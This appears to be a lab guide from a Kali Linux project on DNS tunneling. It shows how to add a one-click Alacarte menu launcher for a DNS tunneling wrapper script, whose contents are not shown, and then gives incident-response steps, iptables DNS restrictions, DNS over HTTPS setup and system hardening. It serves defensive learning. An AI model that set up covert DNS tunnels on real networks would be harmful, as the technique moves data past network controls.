
Alacarte is a graphical menu editor that lets users easily add, remove, and modify application shortcuts.


***Alacarte to Create a One-Click Executable for DNS Tunneling bash script:***

1. **Open Alacarte**: Open a terminal and type alacarte to start the Alacarte menu editor. Alternatively, you can find it in your system's application menu under "Main Menu."



1. **Navigate to the Desired Menu**: In Alacarte, you will see a list of categories on the left. Choose the category where you want to add your script, for example, "Other" or "Utilities."



1. **Add a New Item**: Click the "New Item" button on the right side of the Alacarte window.
2. **Fill in the Item Details**:


* **Name**: Enter a name for your script (e.g., "DNS TUNNELING").
* **Command**: Enter the path to your wrapper script




(e.g., /home/kali/wrapper\_DNS\_tunneling.sh).

* **Comment**: Optionally, add a comment or description about the script

(e.g., "Executes the DNS Tunneling script step-by-step").

1. **Choose an Icon**: Click on the icon button to choose an icon for your menu item. You can use one of the default icons or browse to select a custom icon



1. **Save the New Item**: Click the "OK" button to save the new item. Your script should now appear in the selected category.
2. **Verify the New Menu Item**: Open your system's application menu and navigate to the category where you added the new item. Click on the new menu item to verify that it runs the script correctly.

**IMMEDIATE RESPONSE TO A DNS TUNNELING ATTACK, IF DETECTED/IDENTIFIED:**

1. **Block Malicious DNS Traffic:** Configure your firewall or DNS server to block traffic to and from the IP addresses or domain names associated with the DNS tunneling activity.
2. **Revoke Access and Disable Affected Accounts:** Revoke access for compromised accounts and disable any user accounts that may have been involved in the attack.
3. **Inspect and Secure DNS Configuration:** Review DNS server configurations for any unauthorized changes. Ensure that DNS servers are configured to restrict or block unusual or suspicious DNS queries.
4. **Update DNS Software and Apply Patches:** Ensure that DNS server software is updated to the latest version with all security patches applied to prevent exploitation of known vulnerabilities.
5. **Audit Network Traffic and Logs:** Analyze network traffic and DNS logs to trace the attacker's actions. Look for unusual patterns or large amounts of DNS traffic and investigate any anomalies.
6. **Conduct a Full Security Assessment:** Perform a comprehensive security assessment to identify and address any additional vulnerabilities that may have been exploited during the attack.

**PREVENTION FROM THE ATTACK:**

1. **Implement DNS Firewall Rules**

Implementing DNS firewall rules restricts DNS traffic to trusted servers, such as Google Public DNS, by allowing queries only to specific IP addresses. This mitigates the risk of unauthorized data exfiltration and other malicious activities through DNS tunneling, ensuring that only legitimate DNS traffic is allowed.

*iptables is a command-line utility used to configure the Linux kernel firewall to control network traffic.*

1. Identify Trusted DNS Servers: Determine which DNS servers you trust (e.g., Google Public DNS: 8.8.8.8, 8.8.4.4).
2. Open a Terminal on Kali Linux: Open your terminal application.
3. Allow DNS Queries to Trusted Servers: Adds rules to permit DNS queries to specified trusted DNS servers.

*Command: sudo iptables -A OUTPUT -p udp --dport 53 -d 8.8.8.8 -j ACCEPT*


This command appends (-A) a rule to the OUTPUT chain to allow (-j ACCEPT) outgoing packets using the UDP protocol (-p udp) destined for port 53 (--dport 53, the port used for DNS queries) to the IP address 8.8.8.8 (-d 8.8.8.8, Google Public DNS server).

*Command: sudo iptables -A OUTPUT -p udp --dport 53 -d 8.8.4.4 -j ACCEPT*

Similar to the previous command, this one allows outgoing DNS queries to the IP address 8.8.4.4 (another Google Public DNS server).

1. Drop All Other DNS Queries:

*Command: sudo iptables -A OUTPUT -p udp --dport 53 -j DROP*

This command appends a rule to the OUTPUT chain to drop (-j DROP) all other outgoing UDP packets destined for port 53. This effectively blocks DNS queries to any servers other than the trusted ones specified in the previous rules.

1. Save iptables Rules:


*Command: sudo iptables-save > /etc/iptables/rules.v4*

This command saves the current iptables rules to a file (/etc/iptables/rules.v4). This ensures that the rules persist across reboots. Without this step, the rules would be lost after a system restart.

1. Testing the Configuration:


Test with a Trusted DNS Server: dig @8.8.8.8 example.com

This command uses the dig tool to perform a DNS query for example.com using the trusted DNS server at IP address 8.8.8.8. A successful response indicates that the rules allowing DNS queries to this server are working.



**Test with an Untrusted DNS Server**: dig @1.1.1.1 example.com

This command uses the dig tool to perform a DNS query for example.com using an untrusted DNS server at IP address 1.1.1.1. A failure or timeout response indicates that the rule to drop DNS queries to untrusted servers is working.



1. To check the list of iptables rules currently configured on your system, you can use the iptables command with the -L option.

*Command: sudo iptables -L -v -n*

* -L: Lists all rules in the selected chain(s) (default: all chains).
* -v: Provides verbose output, showing packet and byte counters.
* -n: Displays addresses and ports as numeric values, not resolving hostnames.

1. **Implement DNS over HTTPS (DoH) using dnscrypt-proxy**
2. Install dnscrypt-proxy

* Ensure your package list is up to date before installing dnscrypt-proxy

*Command:* *sudo apt update*

* This command installs dnscrypt-proxy, a tool that encrypts DNS traffic and supports various protocols including DNS over HTTPS (DoH).

*Command: sudo apt install dnscrypt-proxy*

1. Configure dnscrypt-proxy for DNS over HTTPS

* Edit Configuration File: Modify the dnscrypt-proxy configuration file to enable DNS over HTTPS and specify the DoH provider (e.g., Cloudflare or Google).

*Command: sudo nano /etc/dnscrypt-proxy/dnscrypt-proxy.toml*

**

* Configure DoH Provider: Update the configuration file to include the DoH provider details under the [sources] section.

****

* Save your changes and exit nano: Press Ctrl + X to exit, then Y to confirm saving, and Enter to confirm the filename.

1. Start and Enable dnscrypt-proxy Service

* Start the Service: Start the dnscrypt-proxy service to apply the new configuration.

*Command: sudo systemctl start dnscrypt-proxy*

* Enable Auto-start on Boot: Ensure dnscrypt-proxy starts automatically whenever the system boots up.

*Command: sudo systemctl enable dnscrypt-proxy*

1. Verify DNS over HTTPS Functionality

* Check Service Status: Verify that dnscrypt-proxy is running without errors.

*Command: sudo systemctl status dnscrypt-proxy*

* Test DNS Resolution: Ensure DNS queries are being handled through DoH.

*Command: dig @127.0.0.1 example.com*

Displays the DNS query response, confirming if it's using the DoH provider (e.g., Cloudflare).

By following these steps, you effectively configure and verify DNS over HTTPS (DoH) using dnscrypt-proxy on Kali Linux. This setup encrypts DNS traffic, enhancing privacy and security by preventing interception and manipulation of DNS queries.

1. **Implement Endpoint Device Hardening**

Endpoint device hardening involves securing your system by applying best practices, updating software, and configuring settings to minimize vulnerabilities.

* **Keep Your System Updated**

1. Update Package Lists

*Command: sudo apt update*

1. Upgrade Installed Packages

*Command: sudo apt upgrade*

* **Remove Unnecessary Services and Software**

1. List All Services

*Command: systemctl list-unit-files --type=service*

1. Disable Unnecessary Services

*Command: sudo systemctl disable [service\_name]*

1. Remove Unnecessary Software

*Command: sudo apt remove [package\_name]*

***IMPORTANT!***

* **Update Software:** Keep DNS server software and packages up to date with the latest security patches.
* **Restrict DNS Queries:** Limit unusual DNS query types and domains to prevent tunneling.
* **Monitor Traffic:** Watch DNS traffic for abnormal patterns or high volumes.
* **Use DNS Filtering:** Block access to known malicious domains and IPs.
* **Implement DNSSEC:** Secure DNS data to prevent tampering.